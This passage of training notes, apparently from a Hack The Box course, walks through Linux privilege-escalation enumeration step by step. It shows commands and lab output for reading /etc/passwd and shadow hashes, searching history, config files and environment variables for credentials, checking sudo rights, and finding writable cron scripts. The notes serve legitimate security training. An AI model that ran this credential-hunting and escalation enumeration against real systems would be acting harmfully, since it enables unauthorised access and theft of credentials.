It is also important to check a user’s bash history, as they may be passing passwords as an argument on the command line, working with git repos, setting up cron jobs, and more. Reviewing what the user has been doing can give considerable insights into the type of server you land on and give a hint as to privesc paths.
d41y@htb[/htb]$ history
1 id
2 cd /home/cliff.moore
3 exit
4 touch backup.sh
5 tail /var/log/apache2/error.log
6 ssh ec2-user@dmz02.inlanefreight.local
7 history
Sudo Privileges: Can the user run any commands either as another user or as root? If you do not have credentials for the user, it may not be possible to leverage sudo commands. However, often sudoers entries include NOPASSWD, meaning that the user can run the specified command without being prompted for a password. Not all commands, even you can run as root, will lead to privesc. It is not uncommon to gain access as a user with full sudo privileges, meaning they can run any command as root. Issuing a simple sudo su command will immediately give you a root session.
d41y@htb[/htb]$ sudo -l
Matching Defaults entries for sysadm on NIX02:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User sysadm may run the following commands on NIX02:
(root) NOPASSWD: /usr/sbin/tcpdump
Configuration Files: Config files can hold a wealth of information. It is worth searching through all files that end in extensions such as .conf and .config, for usernames, passwords, and other secrets.
Readable Shadow File: If the shadow file is readable, you will be able to gather password hashes for all users who have a password set. While this does not guarantee further access, these hashes can be subjected to an offline brute-force attack to recover the cleartext password.
Password Hashes in /etc/passwd: Occasionally, you will see password hashes directly in /etc/passwd. This file is readable by all users, and as with hashes in the shadow file, these can be subjected to an offline password cracking attack. This configuration, while not common, can sometimes be seen on embedded devices and routers.
d41y@htb[/htb]$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
<...SNIP...>
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
mrb3n:x:1000:1000:mrb3n,,,:/home/mrb3n:/bin/bash
colord:x:111:118:colord colour management daemon,,,:/var/lib/colord:/bin/false
backupsvc:x:1001:1001::/home/backupsvc:
bob.jones:x:1002:1002::/home/bob.jones:
cliff.moore:x:1003:1003::/home/cliff.moore:
logger:x:1004:1004::/home/logger:
shared:x:1005:1005::/home/shared:
stacey.jenkins:x:1006:1006::/home/stacey.jenkins:
sysadm:$6$vdH7vuQIv6anIBWg$Ysk.UZzI7WxYUBYt8WRIWF0EzWlksOElDE0HLYinee38QI1A.0HW7WZCrUhZ9wwDz13bPpkTjNuRoUGYhwFE11:1007:1007::/home/sysadm:
Cron Jobs: Cron jobs on Linux systems are similar to Windows scheduled tasks. They are often set up to perform maintenance and backup tasks. In conjunction with other misconfigs such as relative paths or weak permissions, they can leverage to escalate privileges when the scheduled cron job runs.
d41y@htb[/htb]$ ls -la /etc/cron.daily/
total 60
drwxr-xr-x 2 root root 4096 Aug 30 23:49 .
drwxr-xr-x 93 root root 4096 Aug 30 23:47 ..
-rwxr-xr-x 1 root root 376 Mar 31 2016 apport
-rwxr-xr-x 1 root root 1474 Sep 26 2017 apt-compat
-rwx--x--x 1 root root 379 Aug 30 23:49 backup
-rwxr-xr-x 1 root root 355 May 22 2012 bsdmainutils
-rwxr-xr-x 1 root root 1597 Nov 27 2015 dpkg
-rwxr-xr-x 1 root root 372 May 6 2015 logrotate
-rwxr-xr-x 1 root root 1293 Nov 6 2015 man-db
-rwxr-xr-x 1 root root 539 Jul 16 2014 mdadm
-rwxr-xr-x 1 root root 435 Nov 18 2014 mlocate
-rwxr-xr-x 1 root root 249 Nov 12 2015 passwd
-rw-r--r-- 1 root root 102 Apr 5 2016 .placeholder
-rwxr-xr-x 1 root root 3449 Feb 26 2016 popularity-contest
-rwxr-xr-x 1 root root 214 May 24 2016 update-notifier-common
Unmounted File Systems and Additional Drives: If you discover and can mount an additional drive or unmounted file system, you may find sensitive files, passwords, or backups that can be leveraged to escalate privileges.
d41y@htb[/htb]$ lsblk
NAME MAJ:MIN RM SIZE RO TYPE MOUNTPOINT
sda 8:0 0 30G 0 disk
├─sda1 8:1 0 29G 0 part /
├─sda2 8:2 0 1K 0 part
└─sda5 8:5 0 975M 0 part [SWAP]
sr0 11:0 1 848M 0 rom
SETUID and SETGID Permissions: Binaries are set with these permissions to allow a user to run a command as root, without having to grant root-level access to the user. Many binaries contain functionality that can be exploited to get a root shell.
Writeable Directories: It is important to discover which dirs are writeable if you need to download tools to the system. You may discover a writeable dir where a cron job places files, which provides an idea of how often the cron job runs and could be used to elevate privileges if the script that the cron job runs is also writeable.
d41y@htb[/htb]$ find / -path /proc -prune -o -type d -perm -o+w 2>/dev/null
/dmz-backups
/tmp
/tmp/VMwareDnD
/tmp/.XIM-unix
/tmp/.Test-unix
/tmp/.X11-unix
/tmp/systemd-private-8a2c51fcbad240d09578916b47b0bb17-systemd-timesyncd.service-TIecv0/tmp
/tmp/.font-unix
/tmp/.ICE-unix
/proc
/dev/mqueue
/dev/shm
/var/tmp
/var/tmp/systemd-private-8a2c51fcbad240d09578916b47b0bb17-systemd-timesyncd.service-hm6Qdl/tmp
/var/crash
/run/lock
Writeable Files: Are any scripts of config files word-writeable? While altering config files can be extremely destructive, there may be instances where a minor modification can open up further access. Also, any scripsts, that are run as root using cron jobs can be modified slightly to append a command.
d41y@htb[/htb]$ find / -path /proc -prune -o -type f -perm -o+w 2>/dev/null
/etc/cron.daily/backup
/dmz-backups/backup.sh
/proc
/sys/fs/cgroup/memory/init.scope/cgroup.event_control
<SNIP>
/home/backupsvc/backup.sh
<SNIP>
Information Gathering
Environment Enum
info
Typically you’ll run a few basic commands to orient yourself: whoami, id, hostname, ifconfig/ip a, sudo -l.
Start by checking out what OS and version you are dealing with:
d41y@htb[/htb]$ cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04.4 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04.4 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal
You can see that the target is running Ubuntu 20.04.4 LTS (“Focal Fossa”).
Next you’ll want to check out your current user’s PATH, which is where the Linux system looks every time a command is executed for any executables to match the name of what you type, i.e., id which on this system is located at /usr/bin/id.
d41y@htb[/htb]$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
You can also check out all environment variables that are set for your current user, you may get lucky and find something sensitive in there such as a password.
d41y@htb[/htb]$ env
SHELL=/bin/bash
PWD=/home/htb-student
LOGNAME=htb-student
XDG_SESSION_TYPE=tty
MOTD_SHOWN=pam
HOME=/home/htb-student
LANG=en_US.UTF-8
<SNIP>
Another interesting user-specific file to take a look at would be .bashrc. This file can sometimes hold a permanent variable like passwords.
joe@debian-privesc:~$ cat .bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples
# If not running interactively, don't do anything
case $- in
*i*) ;;
*) return;;
esac
# don't put duplicate lines or lines starting with space in the history.
# See bash(1) for more options
export SCRIPT_CREDENTIALS="lab"
HISTCONTROL=ignoreboth
...
Next note down the Kernel version. You can do some searches to see if the target is running a vulnerable Kernel version which has some known public exploit PoC. You can do this a few ways, another way would be cat /proc/version but you’ll use the uname -a command.
d41y@htb[/htb]$ uname -a
Linux nixlpe02 5.4.0-122-generic #138-Ubuntu SMP Wed Jun 22 15:00:31 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
You can next gather some additional information about the host itself such as the CPU type/version.
d41y@htb[/htb]$ lscpu
Architecture: x86_64
CPU op-mode(s): 32-bit, 64-bit
Byte Order: Little Endian
Address sizes: 43 bits physical, 48 bits virtual
CPU(s): 2
On-line CPU(s) list: 0,1
Thread(s) per core: 1
Core(s) per socket: 2
Socket(s): 1
NUMA node(s): 1
Vendor ID: AuthenticAMD
CPU family: 23
Model: 49
Model name: AMD EPYC 7302P 16-Core Processor
Stepping: 0
CPU MHz: 2994.375
BogoMIPS: 5988.75
Hypervisor vendor: VMware
<SNIP>
What login shells exist on the server? Note these down and highlight that both Tmux and Screen are available to you.
d41y@htb[/htb]$ cat /etc/shells
# /etc/shells: valid login shells
/bin/sh
/bin/bash
/usr/bin/bash
/bin/rbash
/usr/bin/rbash
/bin/dash
/usr/bin/dash
/usr/bin/tmux
/usr/bin/screen
You should also check to see if any defenses are in place and you can enumerate any information about them. Some things to look for inlcude:
- Exec Shield
- iptables
- AppArmor
- SELinux
- Fail2Ban
- Snort
- Uncomplicated Firewall (ufw)
Often you will not have the privileges to enumerate the configurations of these protections but knowing what, if any, are in place, can help you not to waste time on certain tasks.
Next you can take a look at the drives and any shares on the system. First, you can use the lsblk command to enumerate information about block devices on the system. If you discover and can mount an additional drive or unmounted file system, you may find sensitive files, passowrds, or backups that can be leveraged to escalate privileges.
d41y@htb[/htb]$ lsblk
NAME MAJ:MIN RM SIZE RO TYPE MOUNTPOINT
loop0 7:0 0 55M 1 loop /snap/core18/1705
loop1 7:1 0 69M 1 loop /snap/lxd/14804
loop2 7:2 0 47M 1 loop /snap/snapd/16292
loop3 7:3 0 103M 1 loop /snap/lxd/23339
loop4 7:4 0 62M 1 loop /snap/core20/1587
loop5 7:5 0 55.6M 1 loop /snap/core18/2538
sda 8:0 0 20G 0 disk
├─sda1 8:1 0 1M 0 part
├─sda2 8:2 0 1G 0 part /boot
└─sda3 8:3 0 19G 0 part
└─ubuntu--vg-ubuntu--lv 253:0 0 18G 0 lvm /
sr0 11:0 1 908M 0 rom
The command lpstat can be used to find information about any printers attached to the system. If there are active or queued print jobs can you gain access to some sort of sensitive information?
You should also check for mounted drives and unmounted drives. Can you mount an unmounted drive and gain access to sensitive data? Can you find any types of creds in fstab for mounted drives by grepping for common words such as password, username, credential, etc in /etc/fstab?
joe@debian-privesc:~$ mount
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
udev on /dev type devtmpfs (rw,nosuid,relatime,size=1001064k,nr_inodes=250266,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs on /run type tmpfs (rw,nosuid,noexec,relatime,size=204196k,mode=755)
/dev/sda1 on / type ext4 (rw,relatime,errors=remount-ro)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
tmpfs on /run/lock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=5120k)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,mode=755)
cgroup2 on /sys/fs/cgroup/unified type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdelegate)
cgroup on /sys/fs/cgroup/systemd type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,name=systemd)
pstore on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)
bpf on /sys/fs/bpf type bpf (rw,nosuid,nodev,noexec,relatime,mode=700)
...
systemd-1 on /proc/sys/fs/binfmt_misc type autofs (rw,relatime,fd=25,pgrp=1,timeout=0,minproto=5,maxproto=5,direct,pipe_ino=10550)
mqueue on /dev/mqueue type mqueue (rw,relatime)
debugfs on /sys/kernel/debug type debugfs (rw,relatime)
hugetlbfs on /dev/hugepages type hugetlbfs (rw,relatime,pagesize=2M)
tmpfs on /run/user/117 type tmpfs (rw,nosuid,nodev,relatime,size=204192k,mode=700,uid=117,gid=124)
tmpfs on /run/user/1000 type tmpfs (rw,nosuid,nodev,relatime,size=204192k,mode=700,uid=1000,gid=1000)
binfmt_misc on /proc/sys/fs/binfmt_misc type binfmt_misc (rw,relatime)
d41y@htb[/htb]$ cat /etc/fstab
# /etc/fstab: static file system information.
#
# Use 'blkid' to print the universally unique identifier for a
# device; this may be used with UUID= as a more robust way to name devices
# that works even if disks are added and removed. See fstab(5).
#
# <file system> <mount point> <type> <options> <dump> <pass>
# / was on /dev/ubuntu-vg/ubuntu-lv during curtin installation
/dev/disk/by-id/dm-uuid-LVM-BdLsBLE4CvzJUgtkugkof4S0dZG7gWR8HCNOlRdLWoXVOba2tYUMzHfFQAP9ajul / ext4 defaults 0 0
# /boot was on /dev/sda2 during curtin installation
/dev/disk/by-uuid/20b1770d-a233-4780-900e-7c99bc974346 /boot ext4 defaults 0 0
info
mount lists all mounted filesystem. cat /etc/fstab lists all drives that will be mounted at boot time.
Check out the routing table by typing route or netstat -rn. Here you can see what other networks are available via which interface.
d41y@htb[/htb]$ route
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use Iface
default _gateway 0.0.0.0 UG 0 0 0 ens192
10.129.0.0 0.0.0.0 255.255.0.0 U 0 0 0 ens192
In a domain environment you’ll definitely want to check /etc/resolv.conf if the host is configured to use internal DNS you may be able to use this as a starting point to query the AD environment.
You’ll also want to check the arp table to see what other hosts the target has been communicating with:
d41y@htb[/htb]$ arp -a
_gateway (10.129.0.1) at 00:50:56:b9:b9:fc [ether] on ens192
… and active network connections as well as listening ports using either netstat or ss.
joe@debian-privesc:~$ ss -anp
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port
nl UNCONN 0 0 0:461 *
nl UNCONN 0 0 0:323 *
nl UNCONN 0 0 0:457 *
...
udp UNCONN 0 0 [::]:47620 [::]:*
tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:*
tcp LISTEN 0 5 127.0.0.1:631 0.0.0.0:*
tcp ESTAB 0 36 192.168.50.214:22 192.168.118.2:32890
tcp LISTEN 0 128 *:80 *:*
tcp LISTEN 0 128 [::]:22 [::]:*
tcp LISTEN 0 5 [::1]:631 [::]:*
The environment enumeration also includes knowledge about the users that exist on the target sytem. This is because individual users are often configured during the installation of applications and services to limit the service’s privileges. The reason for this is to maintain the security of the system itself. Because if a service is running with the highest privileges and this is brought under control by an attacker, the attacker automatically has the highest rights over the entire system. All users on the system are stored /etc/passwd file. The format gives you some information, such as:
- Username
- Password
- User ID (UID)
- Group ID (GID)
- User ID info
- Home dir
- Shell
d41y@htb[/htb]$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
mrb3n:x:1000:1000:mrb3n:/home/mrb3n:/bin/bash
bjones:x:1001:1001::/home/bjones:/bin/sh
administrator.ilfreight:x:1002:1002::/home/administrator.ilfreight:/bin/sh
backupsvc:x:1003:1003::/home/backupsvc:/bin/sh
cliff.moore:x:1004:1004::/home/cliff.moore:/bin/bash
logger:x:1005:1005::/home/logger:/bin/sh
shared:x:1006:1006::/home/shared:/bin/sh
stacey.jenkins:x:1007:1007::/home/stacey.jenkins:/bin/bash
htb-student:x:1008:1008::/home/htb-student:/bin/bash
<SNIP>
Occasionally, you will see password hashes directly in the /etc/passwd file. This file is readable by all users, and as with hashes in the /etc/shadow file, these can be subjected to an offline password cracking attack. This configuration, while not common, can sometimes be seen on embedded devices and routers.
d41y@htb[/htb]$ cat /etc/passwd | cut -f1 -d:
root
daemon
bin
sys
...SNIP...
mrb3n
lxd
bjones
administrator.ilfreight
backupsvc
cliff.moore
logger
shared
stacey.jenkins
htb-student
With Linux, several different hash algorithms can be used to make the passwords unrecognizable. Identifying them from the first hash blocks can help you to use and work with them later if needed. Here is a list of the most used ones:
| Algorithm | Hash |
|---|---|
| Salted MD5 | $1$ |
| SHA-256 | $5$ |
| SHA-512 | $6$ |
| Bcrypt | $2a$ |
| Scrypt | $7$ |
| Argon2 | $argon2i$ |
You’ll also want to check which users have login shells. Once you see what shells are on the system, you can check each version for vulns. Because outdated versions, such as Bash version 4.1, are vulnerable to a shellshock exploit.
d41y@htb[/htb]$ grep "sh$" /etc/passwd
root:x:0:0:root:/root:/bin/bash
mrb3n:x:1000:1000:mrb3n:/home/mrb3n:/bin/bash
bjones:x:1001:1001::/home/bjones:/bin/sh
administrator.ilfreight:x:1002:1002::/home/administrator.ilfreight:/bin/sh
backupsvc:x:1003:1003::/home/backupsvc:/bin/sh
cliff.moore:x:1004:1004::/home/cliff.moore:/bin/bash
logger:x:1005:1005::/home/logger:/bin/sh
shared:x:1006:1006::/home/shared:/bin/sh
stacey.jenkins:x:1007:1007::/home/stacey.jenkins:/bin/bash
htb-student:x:1008:1008::/home/htb-student:/bin/bash
Each user in Linux is assigned to a specific group or groups and thus receive special privileges. For example, if you have a folder named dev only for developers, a user must assigned to the appropriate group to access that folder. The information about the available groups can be found in the /etc/group file, which shows you both the group name and the assigned user names.
d41y@htb[/htb]$ cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog,htb-student
tty:x:5:syslog
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:htb-student
floppy:x:25:
tape:x:26:
sudo:x:27:mrb3n,htb-student
audio:x:29:pulse
dip:x:30:htb-student
www-data:x:33:
...SNIP...
The /etc/group file lists all of the groups on the system. You can the use the getent command to list members of any interesting group.
d41y@htb[/htb]$ getent group sudo
sudo:x:27:mrb3n
You can also check out which users have a folder under the /home directory. You’ll want to enumerate each of these to see if any of the system users are storing any sensitive data, files containing passwords. You should check to see if files such as the .bash_history file are readable and contain any interesting commands and look for configuration files. It is not uncommon to find files containing credentials that can be leveraged to access other systems or even gain entry into the AD environment. It’s also important to check for SSH keys for all users, as these could be used to achieve persistence on the system, potentially to escalate privileges, or to assist with pivoting and port forwarding further into the internal network. At the minimum, check the ARP cache to see what other hosts are being accesses and cross-reference these against any useable SSH private keys.
d41y@htb[/htb]$ ls /home
administrator.ilfreight bjones htb-student mrb3n stacey.jenkins
backupsvc cliff.moore logger shared
Finally, you can search for any “low hanging fruit” such as config files, and other files that may contain sensitive information. Config files can hold a wealth of information. It is worth searching through all files that end in extensions such as .conf and .config, for usernames, passwords, and other secrets.
If you’ve gathered any passwords you should try them at this time for all users on the system. Perhaps re-use is common so you might get lucky.
In Linux, there are many different places where such files can be stored, including mounted file systems. A mounted file system is a file system that is attached to a particular directory on the system and accessed through that directory. Many file systems, such as ext4, NFTS, and FAT32, can be mounted. Each type of file system has its own benefits and drawbacks. For example, some file systems can only be read by the OS, while others can be read and written by the user. File systems that can be read and written to by the user are called read/write file systems. Mounting a file system allows the user to access the files and folders stored on that file system. In order to mount a file system, the user must have root privileges. Once a file system is mounted, it can be unmounted by the user with root privileges. You may have access to such file systems and may find sensitive information, documentation, or applications there.
d41y@htb[/htb]$ df -h
Filesystem Size Used Avail Use% Mounted on
udev 1,9G 0 1,9G 0% /dev
tmpfs 389M 1,8M 388M 1% /run
/dev/sda5 20G 7,9G 11G 44% /
tmpfs 1,9G 0 1,9G 0% /dev/shm
tmpfs 5,0M 4,0K 5,0M 1% /run/lock
tmpfs 1,9G 0 1,9G 0% /sys/fs/cgroup
/dev/loop0 128K 128K 0 100% /snap/bare/5
/dev/loop1 62M 62M 0 100% /snap/core20/1611
/dev/loop2 92M 92M 0 100% /snap/gtk-common-themes/1535
/dev/loop4 55M 55M 0 100% /snap/snap-store/558
/dev/loop3 347M 347M 0 100% /snap/gnome-3-38-2004/115
/dev/loop5 47M 47M 0 100% /snap/snapd/16292
/dev/sda1 511M 4,0K 511M 1% /boot/efi
tmpfs 389M 24K 389M 1% /run/user/1000
/dev/sr0 3,6G 3,6G 0 100% /media/htb-student/Ubuntu 20.04.5 LTS amd64
/dev/loop6 50M 50M 0 100% /snap/snapd/17576
/dev/loop7 64M 64M 0 100% /snap/core20/1695
/dev/loop8 46M 46M 0 100% /snap/snap-store/599
/dev/loop9 347M 347M 0 100% /snap/gnome-3-38-2004/119
When a file system is unmounted, it is no longer accessible by the system. This can be done for various reasons, such as when a disk is removed, or a file system is no longer needed. Another reason may be that files, scripts, documents, and other important information must not be mounted and viewed by a standard user. Therefore, if you can extend your privileges to the root user, you could mount and read these file systems yourself. Unmounted file systems can be viewed as follows:
d41y@htb[/htb]$ cat /etc/fstab | grep -v "#" | column -t
UUID=5bf16727-fcdf-4205-906c-0620aa4a058f / ext4 errors=remount-ro 0 1
UUID=BE56-AAE0 /boot/efi vfat umask=0077 0 1
/swapfile none swap sw 0 0
Many folders and files are kept hidden on a Linux system so they are not obvious, and accidental editing is prevented. Why such files and folders are kept hidden, there are many more reasons than those mentioned so far. Nevertheless, you need to be able to locate all hidden files and folders because they can often contain sensitive information, even if you have read-only permissions.
d41y@htb[/htb]$ find / -type f -name ".*" -exec ls -l {} \; 2>/dev/null | grep htb-student
-rw-r--r-- 1 htb-student htb-student 3771 Nov 27 11:16 /home/htb-student/.bashrc
-rw-rw-r-- 1 htb-student htb-student 180 Nov 27 11:36 /home/htb-student/.wget-hsts
-rw------- 1 htb-student htb-student 387 Nov 27 14:02 /home/htb-student/.bash_history
-rw-r--r-- 1 htb-student htb-student 807 Nov 27 11:16 /home/htb-student/.profile
-rw-r--r-- 1 htb-student htb-student 0 Nov 27 11:31 /home/htb-student/.sudo_as_admin_successful
-rw-r--r-- 1 htb-student htb-student 220 Nov 27 11:16 /home/htb-student/.bash_logout
-rw-rw-r-- 1 htb-student htb-student 162 Nov 28 13:26 /home/htb-student/.notes
...
d41y@htb[/htb]$ find / -type d -name ".*" -ls 2>/dev/null
684822 4 drwx------ 3 htb-student htb-student 4096 Nov 28 12:32 /home/htb-student/.gnupg
790793 4 drwx------ 2 htb-student htb-student 4096 Okt 27 11:31 /home/htb-student/.ssh
684804 4 drwx------ 10 htb-student htb-student 4096 Okt 27 11:30 /home/htb-student/.cache
790827 4 drwxrwxr-x 8 htb-student htb-student 4096 Okt 27 11:32 /home/htb-student/CVE-2021-3156/.git
684796 4 drwx------ 10 htb-student htb-student 4096 Okt 27 11:30 /home/htb-student/.config
655426 4 drwxr-xr-x 3 htb-student htb-student 4096 Okt 27 11:19 /home/htb-student/.local
524808 4 drwxr-xr-x 7 gdm gdm 4096 Okt 27 11:19 /var/lib/gdm3/.cache
544027 4 drwxr-xr-x 7 gdm gdm 4096 Okt 27 11:19 /var/lib/gdm3/.config
544028 4 drwxr-xr-x 3 gdm gdm 4096 Aug 31 08:54 /var/lib/gdm3/.local
524938 4 drwx------ 2 colord colord 4096 Okt 27 11:19 /var/lib/colord/.cache
1408 2 dr-xr-xr-x 1 htb-student htb-student 2048 Aug 31 09:17 /media/htb-student/Ubuntu\ 20.04.5\ LTS\ amd64/.disk
280101 4 drwxrwxrwt 2 root root 4096 Nov 28 12:31 /tmp/.font-unix
262364 4 drwxrwxrwt 2 root root 4096 Nov 28 12:32 /tmp/.ICE-unix
262362 4 drwxrwxrwt 2 root root 4096 Nov 28 12:32 /tmp/.X11-unix
280103 4 drwxrwxrwt 2 root root 4096 Nov 28 12:31 /tmp/.Test-unix
262830 4 drwxrwxrwt 2 root root 4096 Nov 28 12:31 /tmp/.XIM-unix
661820 4 drwxr-xr-x 5 root root 4096 Aug 31 08:55 /usr/lib/modules/5.15.0-46-generic/vdso/.build-id
666709 4 drwxr-xr-x 5 root root 4096 Okt 27 11:18 /usr/lib/modules/5.15.0-52-generic/vdso/.build-id
657527 4 drwxr-xr-x 170 root root 4096 Aug 31 08:55 /usr/lib/debug/.build-id
In addition, three default folders are intended for temporary files. These folders are visible to all users and can be read. In addition, temporary logs or scripts output can be found there. Both /tmp and /var/tmp are used to store data temporarily. However, the key difference is how long the data is stored in these file systems. The data retention time for /var/tmp is much longer than that of the /tmp dir. By default, all files and data stored in /var/tmp are retained for up to 30 days. In /tmp, on the other hand, that data is automatically deleted after ten days.
In addition, all temporary files stord in /tmp directory are deleted immediately when the system is restarted. Therefore, the /var/tmp dir is used by programs to store data that must be kept between reboots temporarily.
d41y@htb[/htb]$ ls -l /tmp /var/tmp /dev/shm
/dev/shm:
total 0
/tmp:
total 52
-rw------- 1 htb-student htb-student 0 Nov 28 12:32 config-err-v8LfEU
drwx------ 3 root root 4096 Nov 28 12:37 snap.snap-store
drwx------ 2 htb-student htb-student 4096 Nov 28 12:32 ssh-OKlLKjlc98xh
<SNIP>
drwx------ 2 htb-student htb-student 4096 Nov 28 12:37 tracker-extract-files.1000
drwx------ 2 gdm gdm 4096 Nov 28 12:31 tracker-extract-files.125
/var/tmp:
total 28
drwx------ 3 root root 4096 Nov 28 12:31 systemd-private-7b455e62ec09484b87eff41023c4ca53-colord.service-RrPcyi
drwx------ 3 root root 4096 Nov 28 12:31 systemd-private-7b455e62ec09484b87eff41023c4ca53-ModemManager.service-4Rej9e
...SNIP...
Internals Enum
When talking about internals, internal configuration and ways of working, including integrated processes designed to accomplish specific tasks, are meant. So, start with the interfaces through which your target system can communicate.
d41y@htb[/htb]$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
link/ether 00:50:56:b9:ed:2a brd ff:ff:ff:ff:ff:ff
inet 10.129.203.168/16 brd 10.129.255.255 scope global dynamic ens192
valid_lft 3092sec preferred_lft 3092sec
inet6 dead:beef::250:56ff:feb9:ed2a/64 scope global dynamic mngtmpaddr
valid_lft 86400sec preferred_lft 14400sec
inet6 fe80::250:56ff:feb9:ed2a/64 scope link
valid_lft forever preferred_lft forever
Is there anything interesting in the /etc/hosts/ file?
d41y@htb[/htb]$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 nixlpe02
# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
It can also be helpful to check out each user’s login time to try to see when users typically log in to the system and how frequently. This can give you an idea of how widely used this system is which can open up the potential for more misconfigs or “messy” dirs or command histories.
d41y@htb[/htb]$ lastlog
Username Port From Latest
root **Never logged in**
daemon **Never logged in**
bin **Never logged in**
sys **Never logged in**
sync **Never logged in**
...SNIP...
systemd-coredump **Never logged in**
mrb3n pts/1 10.10.14.15 Tue Aug 2 19:33:16 +0000 2022
lxd **Never logged in**
bjones **Never logged in**
administrator.ilfreight **Never logged in**
backupsvc **Never logged in**
cliff.moore pts/0 127.0.0.1 Tue Aug 2 19:32:29 +0000 2022
logger **Never logged in**
shared **Never logged in**
stacey.jenkins pts/0 10.10.14.15 Tue Aug 2 18:29:15 +0000 2022
htb-student pts/0 10.10.14.15 Wed Aug 3 13:37:22 +0000 2022
In addition, see if anyone else if currently on the system with you. There are a few ways to do this, such as the who command. The finger command will work to display this information on some Linux systems. You can see that the cliff.moore user is logged in to the system with you.
d41y@htb[/htb]$ w
12:27:21 up 1 day, 16:55, 1 user, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
cliff.mo pts/0 10.10.14.16 Tue19 40:54m 0.02s 0.02s -bash
It is also important to check a user’s bash history, as they may be passing passwords as an argument on the command line, working with git repos, setting up cron jobs, and more. Reviewing what the user has been doing can give you considerable insight into the type of server you land on and give a hint as to privilege escalation paths.
d41y@htb[/htb]$ history
1 id
2 cd /home/cliff.moore
3 exit
4 touch backup.sh
5 tail /var/log/apache2/error.log
6 ssh ec2-user@dmz02.inlanefreight.local
7 history
Sometimes you can also find special history files created by scripts or programs. This can be found, among other, in scripts that monitor certain activities of users and check for suspicious activities.
d41y@htb[/htb]$ find / -type f \( -name *_hist -o -name *_history \) -exec ls -l {} \; 2>/dev/null
-rw------- 1 htb-student htb-student 387 Nov 27 14:02 /home/htb-student/.bash_history
It’s also a good idea to check for any cron jobs on the system. Cron jobs on Linux systems are similar to Windows scheduled tasks. They are often set up to perform maintenance and backup tasks. In conjunction with other misconfigs such as relative paths or weak permissions, they can be leveraged to escalate privileges when the scheduled cron job runs.
d41y@htb[/htb]$ ls -la /etc/cron.daily/
total 48
drwxr-xr-x 2 root root 4096 Aug 2 17:36 .
